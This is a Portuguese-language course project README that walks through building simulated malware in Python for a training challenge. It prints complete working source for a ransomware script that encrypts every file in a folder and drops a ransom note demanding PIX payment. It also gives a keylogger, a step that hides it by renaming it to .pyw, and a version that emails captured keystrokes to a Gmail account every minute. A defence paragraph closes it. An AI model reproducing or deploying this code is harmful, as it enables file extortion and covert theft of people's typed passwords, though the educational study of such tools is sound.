

Projeto Dio

Descrição do Desafio

Você deverá **implementar, documentar e compartilhar** um projeto prático utilizando **Python**, simulando o comportamento de malwares em um ambiente seguro.

- **Ransomware Simulado:** criar arquivos de teste, implementar um script que criptografa e descriptografa, além de gerar mensagem de “resgate”.
- **Keylogger Simulado:** programar captura de teclas em arquivo `.txt`, torná-lo mais furtivo e implementar envio automático por e-mail.
- **Reflexão sobre Defesa:** documentar medidas de prevenção e defesa (antivírus, firewall, sandboxing, conscientização do usuário).

Entrega do Desafio

Para concluir este desafio, você deverá:

1. Assistir todas as aulas

Não pule nenhuma etapa! As práticas contêm informações essenciais para o sucesso do seu projeto.

2. Criar um repositório público no GitHub contendo:

Um arquivo `README.md` detalhado;

Scripts e arquivos criados durante os testes;

Opcionalmente, capturas de tela organizadas em uma pasta `/images`.

3. Enviar o link do seu repositório e uma breve descrição clicando no botão “Entregar Projeto”.

Ransomware Simulado

Código utilizado para a criptografia de um arquivo, usando a Biblioteca 'cryptography' e o módulo 'fernet', gerando também uma chave de descriptografia para o atacante e enviando uma mensagem de resgate para o usuário atacado. Também foi importada a Biblioteca 'os', usada para interagir com o sistema operacional, permitindo que o código realize tarefas como navegar por diretórios, manipular arquivos, executar comandos do sistema e obter informações do sistema.

```

malware > 📁 ransomware.py > ⚒ main
 1 # Importar Biblioteca de criptografia
 2 from cryptography.fernet import Fernet
 3 import os
 4
 5 #1 GERAR UMA CHAVE DE CRIPTOGRAFIA E SALVAR
 6 def gerar_chave():
 7     chave = Fernet.generate_key()
 8     with open('chave.key' , 'wb') as chave_file:
 9         chave_file.write(chave)
10
11 #2 CARREGAR A CHAVE SALVA
12 def carregar_chave():
13     return open('chave.key' , 'rb').read()
14
15 #3 CRIPTOGRAFAR UM ARQUIVO ÚNICO
16 def criptografar_arquivo(arquivo,chave):
17     f = Fernet(chave)
18     with open(arquivo , 'rb') as file:
19         dados = file.read()
20     dados_encriptados = f.encrypt(dados)
21     with open(arquivo , 'wb') as file:
22         file.write(dados_encriptados)
23
24 #4 ENCONTRAR ARQUIVOS PARA CRIPTOGRAFAR
25
26 def encontrar_arquivos(diretorio):
27     lista = []
28     for raiz, _ , arquivos in os.walk(diretorio):
29         for nome in arquivos:
30             caminho = os.path.join(raiz,nome)
31             if nome != 'ransomware.py' and not nome.endswith('.key'):
32                 lista.append(caminho)
33     return lista
34
35 #5 MENSAGEM DE RESGATE
36 def criar_msg_resgate():
37     with open('LEIA ISSO.txt' , 'w') as f:
38         f.write('SEUS ARQUIVOS FORAM CRIPTOGRAFADOS!\n')
39         f.write('ENVIE R$ XXXX PARA A CHAVE PIX ABCD, JUNTO COM O COMPROVANTE!\n')
40         f.write('APÓS CONFIRMAÇÃO, ENVIAREMOS A CHAVE PARA A DESCRIPTOGRAFIA.')
41
42 #6 EXECUÇÃO PRINCIPAL
43 def main():
44     gerar_chave()
45     chave = carregar_chave()
46     arquivos = encontrar_arquivos('test_files')
47     for arquivo in arquivos:
48         criptografar_arquivo(arquivo,chave)
49     criar_msg_resgate()
50     print('Ransomware executado!Arquivos criptografados!')
51 if __name__ == '__main__':
52     main()

```

Usando um ambiente controlado, o ataque ocorrerá numa pasta específica criada, chamada 'test_files' onde nela estarão contidos 2 arquivos .txt com dados e senhas fictícios.

The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer (Left):** Shows a tree structure of files and folders. The folder "DIO_CURSO" contains "keylogger", "malware" (which contains "test_files" and two files: "dados_sigtiosos.txt" and "senhas.txt"), and two Python scripts: "descriptografar.py" and "ransomware.py". The "test_files" folder and its contents are highlighted with a red box.
- Search Bar (Top):** Contains the text "Dio_Curso".
- Code Editor (Right):** Displays the "ransomware.py" script. The code is color-coded for syntax:
 - Defining a function to find files in a directory:
 - Writing messages to a file named "LEIA ISSO.txt":
 - "SEUS ARQUIVOS FORAM CRIPTOGRAFADOS! \n"
 - "ENVIE R\$ XXXX PARA A CHAVE PIX ABCD, JUNTO COM..."
 - "APÓS CONFIRMAÇÃO, ENVIAREMOS A CHAVE PARA A DE..."
 - Execution logic:
 - Generating a key ("gerar_chave")
 - Loading the key ("carregar_chave")
 - Encrypting files in the "test_files" directory ("encontrar_arquivos('test_files')")
 - Iterating through each file found and encrypting it ("for arquivo in arquivos: criptografar_arquivo(arquivo,chave)")
 - Creating a ransom message ("criar_msg_resgate()")
 - Printing a confirmation message ("print('Ransomware executado! Arquivos criptografados!')")
 - Script entry point ("if __name__ == '__main__': main()")


The screenshot shows the Visual Studio Code interface. The left sidebar (EXPLORER) displays a file tree with the following structure:

- DIO_CURSO
 - keylooger
 - malware
 - test_files
 - dados_sigilosos.txt**
 - senhas.txt
 - descriptografar.py
 - ransomware.py

The file **dados_sigilosos.txt** is selected in the tree view.

The top right shows the status bar with the path: malware > test_files > dados_sigilosos.txt. The main editor area contains the following text:

```
1 Nome completo
2 cpf
3 RG
4 telefone
5 endereço
6
7
```



Executando o ransomware pelo terminal do VScode com o comando:


```
python .\ransomware.py
```

Após a execução do arquivo:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

PS C:\Programas\Dio_Curso> cd malware
PS C:\Programas\Dio_Curso\malware> python .\ransomware.py
Ransomware executado! Arquivos criptografados!
PS C:\Programas\Dio_Curso\malware>
```

Chave e Mensagem de resgate criadas:



Verificando arquivos .txt de dados e senhas criptografados:

```

malware > test_files > dados_sigtiosos.txt
1 gAAAAABpEgU1EpMMOCYF9oLlc-MlkCG1J933HMx04JjiQwNrmfH7GCWfU8GCTyjhJwovleBy1DUbNI2ResUl1HAMyjpfrZ_6GhcFpK8rF61JXP5070DWc3FrBD3rFwyZsR8om7lw4-

malware > test_files > senhas.txt
1 gAAAAABpEgU1Pz9zMVAcee71Bos6CHA1aeL5yDR6eYK1MyxTnA_8EFx612BjruUE1rHLCQaED9LsFkQLNYEFXMPczvRwjbw2H-T4AmI4Dfy3UqUxG75B12ULPNS2Fx7jDAkakm6t1CdkQm-3l0KB41_6wu3bqOsYCA=

```

Usando o comando > python .\descriptografar.py

```

PROBLEMS      OUTPUT      DEBUG CONSOLE      TERMINAL      PORTS

PS C:\Programas\Dio_Curso> cd malware
PS C:\Programas\Dio_Curso\malware> python .\ransomware.py
Ransomware executado! Arquivos criptografados!
PS C:\Programas\Dio_Curso\malware> python .\descriptografar.py
ARQUIVOS DESCRIPTOGRAFADOS COM SUCESSO!
PS C:\Programas\Dio_Curso\malware>

```

Verificação se os arquivos foram descriptografados:

The screenshot shows a terminal window with a dark theme. On the left, there is a file explorer sidebar with the following structure:

- DIO_CURSO
 - keylogger
 - malware
 - test_files
 - chave.key
 - dados_sigtiosos.txt**
 - senhas.txt
 - descriptografar.py
 - LEIA ISSO.txt
 - ransomware.py

The main terminal area displays the contents of the file `dados_sigtiosos.txt`:

```
1 Nome completo
2 cpf
3 RG
4 telefone
5 endereco
6
7
```

Below the terminal, there are tabs for PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL (which is underlined), and PORTS.

The command history at the bottom of the terminal window shows the following commands:

```
PS C:\Programas\DiO_Curso> cd malware
PS C:\Programas\DiO_Curso\malware> python .\ransomware.py
Ransomware executado! Arquivos criptografados!
PS C:\Programas\DiO_Curso\malware> python .\descriptografar.py
ARQUIVOS DESCRIPTOGRAFADOS COM SUCESSO!
PS C:\Programas\DiO_Curso\malware>
```

On the far left, there are two collapsed sections labeled OUTLINE and TIMELINE.

The screenshot shows a terminal window with a dark theme. On the left, there's a file explorer sidebar with a tree view of a 'DIO_CURSO' folder. Under 'malware', there are subfolders 'keylogger' and 'test_files', and files 'chave.key', 'dados_sigtiosos.txt', 'senhas.txt', 'descriptografar.py', 'LEIA ISSO.txt', and 'ransomware.py'. The 'senhas.txt' file is selected. The main area shows the contents of 'senhas.txt':

```
1 Senha gov.br
2 Senha App do banco
3 Senha redes sociais
4
5
```

Below the file content, there are tabs: PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL (which is underlined), and PORTS. The terminal pane displays the following command history:

```
PS C:\Programas\DiO_Curso> cd malware
PS C:\Programas\DiO_Curso\malware> python .\ransomware.py
Ransomware executado! Arquivos criptografados!
PS C:\Programas\DiO_Curso\malware> python .\descriptografar.py
ARQUIVOS DESCRIPTOGRAFADOS COM SUCESSO!
PS C:\Programas\DiO_Curso\malware>
```

At the bottom left of the terminal pane, there are 'OUTLINE' and 'TIMELINE' buttons.

Uso da chave de descriptografia usada com sucesso.

Keylogger Simulado

Programar captura de teclas em arquivo `.txt`, torná-lo mais furtivo e implementar envio automático por e-mail.

Abaixo, o código usado para capturar as teclas digitadas. Foi importada o módulo 'keyboard' da Biblioteca 'pyautogui'. Essa Biblioteca permite **controlar e monitorar dispositivos de entrada**, especificamente o mouse e o teclado.

```

keylooger > 🐍 keylogger.py > ...
  1  from pynput import keyboard
  2
  3  IGNORAR = [
  4      keyboard.Key.shift,
  5      keyboard.Key.shift_r,
  6      keyboard.Key.shift_l,
  7      keyboard.Key.ctrl,
  8      keyboard.Key.ctrl_r,
  9      keyboard.Key.ctrl_l,
 10     keyboard.Key.alt,
 11     keyboard.Key.alt_r,
 12     keyboard.Key.alt_l,
 13     keyboard.Key.caps_lock,
 14     keyboard.Key.cmd
 15   ]
 16
 17 def on_press(key):
 18     try:#SE FOR UMA TECLA NORMAL(LETRA,NÚMERO,SÍMBOLO)
 19         with open('log.txt' , 'a' , encoding='utf-8') as f: # 'a' - append(anexar)
 20             f.write(key.char)
 21
 22     except AttributeError:
 23         with open('log.txt' , 'a' , encoding='utf-8') as f:
 24             if key == keyboard.Key.space:
 25                 f.write(' ')
 26             elif key == keyboard.Key.enter:
 27                 f.write('\n')
 28             elif key == keyboard.Key.tab:
 29                 f.write('\t')
 30             elif key == keyboard.Key.backspace:
 31                 f.write(' ')
 32             elif key == keyboard.Key.esc:
 33                 f.write('[ESC]')
 34             elif key in IGNORAR:
 35                 pass
 36             else:
 37                 f.write(f'[{key}]')
 38
 39     with keyboard.Listener(on_press=on_press) as listener:
 40         listener.join()
 41

```

**OBS : O código funciona com as teclas simples do teclado, porém, com o teclado numérico que vem em alguns notebooks, o código não funciona, ocorrendo um erro e fechando o programa.

Iniciando o código no terminal digitando:

```
| python .\keylogger.py
```

Agora as teclas serão capturadas e gravadas no arquivo log.txt

Google

Buscando informações sobre keylogger

Modo IA

Tudo

Imagens

Vídeos

Notícias

Shopping

Vídeos curtos

Mais ▾

Ferramentas ▾

Visão geral criada por IA

Ouvir

Um **keylogger** (abreviação de *keystroke logger*, ou "registrator de teclas") é uma ferramenta de software ou hardware utilizada para monitorar e registrar secretamente cada tecla digitada em um dispositivo, sem o conhecimento ou consentimento do

O que é um Keylogger e como removê-lo? - Sophos

xA Conteúdo traduzido — Em

Google

Preço de passagens 123 milhas

X



Modo IA

Tudo

Shopping

Notícias

Imagens

Vídeos

Vídeos curtos

Mais ▾

Ferramentas ▾

Resultados patrocinados



123Milhas

<https://www.123milhas.com/passagens-para/todo-brasil> :

Passagens Aéreas Melhor Preço - Passagens Aéreas Baratas

Passagens aéreas Latam, Gol e Azul com **preços** imperdíveis em até 12x no cartão. Aproveite!

Teclas capturadas

```
keylogger.py
log.txt

keylogger > log.txt
1 Buscando informações sobre keylogger
2 SPreço de passagens 123 mulhasi
3 SS
```

Para deixar o programa sendo executado de forma furtiva, renomearemos o arquivo 'keylogger.py' para "keylogger.pyw" usando o terminal do VScode:

```
ren .\keylogger.py .\keylogger.pyw
```

Para implementar o envio automático das teclas capturadas por e-mail, usando um ambiente controlado, precisamos :

Criar um email para testes(Gmail);

Ativar a verificação em duas etapas para esse email(Gerenciamento de sua conta;

Com os dados do email criado, acessar o site

<https://www.myaccount.google.com/apppasswords> e criar uma senha de aplicativo e salvar

essa senha, pois ela será utilizada no código.

Código:

```
keylogger > keylogger_email.py > enviar_email
 1  from pynput import keyboard
 2  import smtplib
 3  from email.mime.text import MIMEText
 4  from threading import Timer
 5
 6  log = ''
 7  #CONFIGURAÇÃO DE EMAIL
 8  EMAIL_ORIGEM = 'alunocursoteste99@gmail.com'
 9  EMAIL_DESTINO = 'alunocursoteste99@gmail.com'
10  SENHA_EMAIL = 'abcd efgh ijklm nopq' #Senha de aplicativo gerada no site myaccount.google
11
12 def enviar_email():
13     global log
14     if log:
15         msg = MIMEText(log)
16         msg['SUBJECT'] = 'Dados capturados pelo KEYLOGGER'
17         msg['From'] = EMAIL_ORIGEM
18         msg['To'] = EMAIL_DESTINO
19         try:
20             server = smtplib.SMTP('smtp.gmail.com',587)
21             server.starttls()
22             server.login(EMAIL_ORIGEM,SENHA_EMAIL)
23             server.send_message(msg)
24             server.quit()
25         except Exception as E:
26             print('Erro ao enviar',E)
27
28         log = ''
29         #AGENDAR O ENVIO A CADA 60s
30         Timer(60,enviar_email).start()
31
32 def on_press(key):
33     global log
34     try:
35         log += key.char
36     except AttributeError:
37         if key == keyboard.Key.space:
38             log += ' '
39         elif key == keyboard.Key.enter:
40             log += '\n'
41         elif key == keyboard.Key.backspace:
42             log += '[<]'
43         else:
44             pass
45     #INICIAR O KEYLOGGER E O ENVIO AUTOMÁTICO
46     with keyboard.Listener(on_press=on_press) as listener:
47         enviar_email()
48         listener.join()
49
```

Executar o arquivo pelo console do VScode:

```
| python .\keylogger_email.py
```

Fazendo uma busca no Google:

The screenshot shows a dark-themed Google search interface. At the top left is the "Google" logo. To its right is a search bar containing the placeholder "Busca no site do google". On the far right of the search bar are three icons: a close button (X), a keyboard icon, and a refresh/circular arrow icon. Below the search bar is a horizontal menu with the following items: "Modo IA", "Tudo" (which is underlined, indicating it's the active tab), "Vídeos", "Imagens", "Shopping", "Vídeos curtos", "Notícias", "Mais", and "Ferramentas". Underneath this menu, there is a snippet of text with a blue diamond icon followed by the text "Visão geral criada por IA". At the bottom left of the search area is a button labeled "Ouvir" with a speaker icon.

Após alguns segundos:

The screenshot shows a list of captured data items in a Gmail inbox. The first item is a link to "Dados capturados pelo KEYLOGGER - Busca no site do google S300 de". The second item is an alert titled "Alerta de segurança - Senhas de app foram criadas para fazer login na sua conta alun...". The third item is a link to "Verificação em duas etapas ativada - Verificação em duas etapas ativada alunocursot...". Each item has a checkbox and a star icon to its left.

Dados capturados pelo KEYLOGGER Inbox ×



alunocursoteste99@gmail.com

to me ▾

Busca no site do google
S300 de

Reflexão sobre Defesa

Manter Sistemas Operacionais e antivírus sempre atualizados, ter um firewall bem configurado, controlar e "educar" os usuários para não acessarem sites suspeitos, ter cuidado com emails desconhecidos ou com links suspeitos, bloquear acesso USB.